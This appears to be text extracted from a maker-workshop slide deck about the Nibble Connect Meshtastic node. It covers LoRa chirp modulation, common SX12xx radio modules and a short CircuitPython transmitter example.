

Follow this assembly guide:

<https://retia.io/blogs/news/how-to-make-a-nibble-simple-cutie-meshtastic-node-for-c3>





The Nibble Connect

- Feedback: The resistors were too small
- Would be nice to add a temperature sensor
- We should use a dual-band sx1262 radio instead





The Nibble Connect

- Sx1262 Radio
- BME-280 pinout for weather station build
- Breadboard compatible!



Did Kids Like It?


- Yes - Kids soldered and set up their own weather stations!



Make your own!



Come build your own Nibble Connect with us later today

We'll help you solder if it's your first time.




The “Sweat Nibble”

- “What is he had a screen”
- Cat that wants belly scratches
- Prototype with some issues
- Slim screen not supported by Meshtastic




Introduction to LoRa

- LoRa stands for Long Range, alternative radio standard
- Radios that operate in unlicensed sub-GHz frequency bands
- Slow data rates but very long range
- Not for webcam monitoring, but ideal for telemetry, chat, control signals



What makes LoRa special?


- Long range protocol uses up and down “chirps” to send data
- Chirp Spread Spectrum modulation helps packets survive noise & interference
- Successfully receive & decode packets 20 dB below the noise level
- Receiver sensitivity of a maximum of -149 dBm



Data rate	Sensitivity			
	CC1020	CC1101	SX1261	SX1261
FSK	FSK dBm	FSK	LoRa	
1.2 kBit/s	-117 dBm	-112 dBm	-123 dBm	-129 dBm
2.4 kBit/s	-117 dBm	-111 dBm	-121 dBm	-126 dBm
4.8 kBit/s	-114 dBm	-109 dBm	-118 dBm	-123 dBm
9.6 kBit/s	-112 dBm	-107 dBm	-116 dBm	-120 dBm

Source: interline.pl

What are chirps?



- Chirp is a signal in which the frequency increases (up-chirp) or decreases (down-chirp) linearly over time
- Encodes information by varying the frequency over a set bandwidth
- Spreads the signal across time & frequency, making it easier to detect
- Require minimal power, ideal for battery-operated IoT devices

Common types of LoRa Radios

SX1276 - Older LoRa Module used in RFM95



SX1278 - Also older generation

SX1261 - Newer version with improved sensitivity


SX1262- Newer generation, preferred by Meshtastic

Fun Fact: Meshtastic requires radios to work in SPI mode (supported by radiolib).

UART modules are 'too intelligent' & try to handle the radio themselves. The added layer prohibits using the chip for meshtastic



Regional frequencies



Languages Supported for LoRa

- Arduino
- CircuitPython
- (probably) MicroPython



We can write basic Python programs to use LoRa!


- Bring your own encryption
- Manually choose all radio settings
- Some bugs in CircuitPython
- ALL radio settings must be EXACTLY the same or nodes will not hear each other

Example: Slimmed down transmitter code

```
RADIO_FREQ_MHZ = 915.0 # Frequency of the radio in Mhz. Must match
CS = digitalio.DigitalInOut(board.IO34)
RESET = digitalio.DigitalInOut(board.IO5)
spi = busio.SPI(board.IO15, MOSI=board.IO21, MISO=board.IO17)
rfm9x = adafruit_rfm9x.RFM9x(spi, CS, RESET, RADIO_FREQ_MHZ)
rfm9x.tx_power = 23
rfm9x.send(bytes("Ping", "utf-8"))
```

What Can We Do With raw LoRa?

